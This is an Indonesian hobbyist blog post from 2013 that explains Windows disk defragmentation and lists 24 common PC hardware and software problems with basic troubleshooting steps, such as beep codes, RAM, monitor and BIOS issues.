Sebenarnya penyebab lambatnya komputer kita begitu banyak, bisa karena komputer kita terinfeksi oleh virus, banyak key registry yang sudah tidak terpakai sehingga menumpuk, terlalu banyak proses yang dijalankan komputer anda, dan lain sebagainya, salah satu penyebab komputer kita melambat adalah karena kita jarang melakukan defrag hardisk pada komputer kita, atau bahkan anda belum pernah mendefrag harddisk anda.

Defrag sendiri adalah merupakan sebuah proses merapikan file yang ada di harddisk kita, sehingga system lebih mudah mencari file dan lain sebagainya, sebagai contoh bila kamar kita rapi maka kita akan betah dan apabila butuh sesuatu di kamar kita, kita mudah menemukannya, berbeda bila kamar kita berantakan, selain mengganggu pemandangan, bila kita butuh sesuatu di kamar kita, kita akan kesusahan menemukannya. Apa yang harus kita perbuat pada kamar tersebut ? ya merapikannya, nah proses merapikan isi kamar inilah kalau dalam komputer itu dinamakan Defrag, sehingga file-file yang berantakan disusun hingga menjadi lebih tertib.
Banyak manfaat yang dapat kita rasakan ketika kita mendefrag harddisk kita, selain komputer kita akan lebih cepat, akan mempermudah system ketika mencari sebuah file, dan masih banyak lagi kegunaan defrag yang lainnya.

Berikut cara mendefrag harddisk yang kita miliki :

  • Buka Windows Explorer (kombinasi tombol Windows + E)
  • Kemudian klik kanan pada drive yang akan kita defrag, lalu tekan properties
  • Setelah itu akan muncul jendela properties, pilih tab tools, kemudian pilih defragment now pada bagian defragmentation
Defrag1
  • Setelah itu akan muncul jendela Disk Defragmenter lalu pilih drive yang akan anda defrag, setelah itu tekan tombol Defragment bila anda akan melakukan proses defrag langsung, namun bila anda ingin melihat tingkat fragmentasi drive anda tekan analyze
Defrag2

  • Setelah anda menekan tombol Defragment, proses defrag sedang berlangsung, tunggu sampai selesai (lamanya proses defrag tergantung ukuran drive dan tingkat fragmentasi drive anda), apabila selesai akan muncul laporan, bila anda ingin melihatnya tekan view, kalau tidak abaikan saja.
  • lakukan defragment pada drive lain bila anda memiliki drive lebih dari satu.

Cara Mengatasi Kerusakan Komputer

Cara Mengatasi Kerusakan Komputer - Berikut Merupakan Rangkuman Masalah dan kendala Yang sering Pengguna Komputer Hadapi dan Bagaimana Cara Pencegahannya :

1. Komputer Tidak Mau Hidup
Cara Mengatasinya :
- Cek koneksi kabel (dari power outletnya ke tombol power pada PC)
- Cek apakah stabilizer berfungsi atau tdak (jika memakai stabilizer)
- Cek kabel power pada CPU
- Jika masih juga tidak mau hidup permasalahanya mungkin terletak pada power supply atau MB

2. Komputer Mau Hidup Tetapi Tidak Mau Booting
Cara Mengatasinya :
Kenali Terlebih dahulu Bunyi Beep :
Beep 1 kali saja Tanda bahwa kondisi komputer baik
Beep 1 kali, panjang Terdapat problem di memory
Beep 1 kali panjang dan 3 kali pendek Kerusakan di VGA card
Beep 1 kali panjang dan 2 kali pendek Kerusakan di DRAM parity
Beep terus menerus Kerusakan dimodul memory atau memory video
- Cek dengan menggunakan software dianosa seperti sisoft sandra, PC mark04, PC mark05 dll

3. Komputer Mau Booting Tetapi Selalu “Safe Mode “ (untuk masuk ke safe mode tekan F8)
Cara Mengatasinya :
- restart kembali komputer anda
- jika masih trouble intall ulang windows anda
- jika masih safe mode juga, berarti HD anda bermasalah
cek dengan : scan disk

4. Komputer Sering Hang
Cara Mengatasinya
- Disebabkan software mengalami crash
- tekan ctrl + alt + del >> klik End task pada program yang “Not Responding”
- tekan tombol restart pada CPU
- Disebabkan hardware mengalami konflik (adanya penambahan hardware baru)
- konflik antar hardware sering terjadi pada sistem operasi windows
- install ulang windows anda, tetapi yang perlu diingat sebelum reinstall windows anda, lepaskan dulu hardware baru anda
- alankan fasilitas “add new“ hardware yang terdapat pada control panel.

5. Keyboard Tidak Dikenali Oleh Komputer
Cara Mengatasinya
- cek apakah keyboard anda sudah terpasang dengan benar
- jika sudah tapi masih juga keyboard tidak terdeteksi maka kemungkinan keyboard anda bermasalah.
- coba ganti keyboard anda, jika sudah diganti tapi juga masih bermasalah maka kemungkinan besar yang rusak adalah di bagian port keyboard di MB anda.
- Jika memang Sudah di Ganti Keyboard Baru tapi tetap tidak terdeteksi Juga Coba Ganti dengan Keyboard USB dan apabila tidak terdeteksi Juga berarti ada yang salah Pada sitem Windows Sobat

6 Mouse Tidak Dikenali Oleh Komputer (sama denagn kasus keyboard)

7. Pointer Mouse Selalu Meloncat-Loncat
Cara Mengatasinya
- mouse kotor segera di Bersihkan (khususnya pada bola mouse)

8. Komputer Sering Crash
Cara Mengatasinya :
- cek semua posisi kabel, hardware, dan juga tegangan pada casing, cek suhu pada CPU dan jua cek ram, processor dan juga vga.

9. Bila Produsen MetherBoard(MB) Tidak Diketahui
Cara Mengatasinya :
- buka casing, dan cek CPU anda biasanya sebuah MB memiliki label produsen yang sekaligus berisi spesifikasi tipe Mbnya.
- Lihat pada manual book
- Cari data Mb lewat internet, cocokan ID yang tercetak pada sticker board denan daftar yang terdapat pada situs www.fcc.gov/oet/fccid, dan cari daftar nomor ID yang dikeluarkan oleh lembaga perijinan untuk perangkat elektonik di Amerika
- Gunakan software analisa, seperti sandra99 dll.

10. Lupa Password BIOS
Cara Mengatasinya :
- Cabut batterey cmos pada cpu
- Atau dengan cara emncoba menebak bberapa password default untuk beberapa produsen bios misalkan AMI dan AWARD (contoh : A.M.I, AMI, AMI_SW, ALLY, 589589 dll)

11. Jam dan setting tanggal BIOS Selalu Berubah-Rubah
Cara Mengatasinya :
- batteray cmos sudah tidak berfungsi (mati), ganti dengan batteray yang baru

12. Menambah Perangkat Hardware Baru, Tp Tidak Terdeteksi Oleh BIOS
Cara Mengatasinya :
- Kemungkinan besar bios anda sudah kuno sehingga tidak dapat mendeteksi hardware yang baru, maka segera update bios anda (bisa download melalui internet, mis : www.windrivers.com)

13. Melacak Kerusakan Card Pada MB
Cara Mengatasinya :
- cobalah denganmencabut dan menancapkan beberapa card pada MB anda
- jika booting berhasil maka card anda tidak bermasalah begitu jua sebaliknya

14. Pasang Processor Baru Tp Tidak Terdeteksi
Cara Mengatasinya :
- cek apakah anda sudah memasang processor denan benar
- cek apakah posisi jumper pada processor sudah benar (tentang jumper pada processor bisa anda priksa pada manual booknya)

15. Crash Setelah Memasang RAM Baru
Cara Mengatasinya :
- kemungkinan ram yang anda pasang tidak kompatibel dengan komputer anda (cabut ram tersebut)

16. Menambah RAM Tapi Tidak Terdeteksi
Cara Mengatasinya :
- Lakukan pengecekan seperti ketika kasus sebelumnya
- Pastikan slot yan dipakai sesuai, misalnya : SD RAM memiliki slot yang hampir sama dengan RD RAM tetapi RD RAM, tidak bisa terdeteksi meskipun bisa dipasang pada slot jenis SD RAM.

17. Setelah Menambah RAM Proses Komputer Manjadi Semakin Lambat
Cara Mengatasinya :
- perhatikan batas kapasitas ram anda, misalnya ram jenis EDO batas maksimalnya adalah 64 MB, maka ketika dipaksakan untuk ditambah maka komputer anda menjadi semakin lambat

18. Virtual Ram
Cara Mengatasinya :
- klik kanan icon My computer, pilih propertis, kemudian pilih tab performance dan klik VIRTUAL MEMORY
- pilih item let me specify my own virtual memory setting (pilih HD yang akan digunakan sebagai virtual memory)
- klok OK

19. Monitor Tidak Mau Nyala
Cara Mengatasinya :
- pastikan semua kabel power maupun konektor yang berhubungan dengan monitor ok
- pastikan juga pin yang ada pada port VGA masuk dengan sempuran tidak ada yang bengkok apalagi tidak masuk semua/salah satu pin ke port VGA
- pastikan juga VGA card anda ok

20. Monitor Menjadi Gelap Saat Loading Windows
Cara Mengatasinya :
- kemungkinan disebabkan karena setup driver untuk monitor tidak tepat(setting frekuensinya terlalu tinggi)
- masuk dulu ke dalam kondisi safe mode (tekan F8)
- install ulang driver VGAnya

21. Tampilan Tiba-Tiba Rusak Dan Komputer Manjadi Hang
Cara Mengatasinya :
- dikarenakan suhu (pada VA card) sangat panas

22. Ukuran Tampilan monitor Tidak Sesuai Keinginan
Cara Mengatasinya :
- masuk ke display propertis (klik kana semabrang tempat pilih propertis)
- Tekan tab setting dan dan atur ukuran tampilan sesuai dengan keinginan (pada screean area)

23. Monitor Seperti Berkedip Saat Digunakan
Cara Mengatasinya :
- masuk ke display propertis (klik kana semabrang tempat pilih propertis)
- Tekan tab setting dan klik advance, kemudian klik adapter, pada bagian ini ditampilkan refresh raet yang dininkan

24. Sound Card Baru Tidak Terdeteksi
Cara Mengatasinya :
- Crash dengan saounda card yang lama
- cek pada manual booknya, apakah soundcard on boardnya perlu dimatikan atau tidak jika hendak menginstall ulang soundcard yan baru (biasanya bisa dimatikan lewat jumper atau bios)
 
Nice Blog : Creating Website | Template | Mas boim Template
Copyright © 2013. MAS BOIM - All Rights Reserved
Template Created by Creating Website Published by Mas Template
Proudly powered by Blogger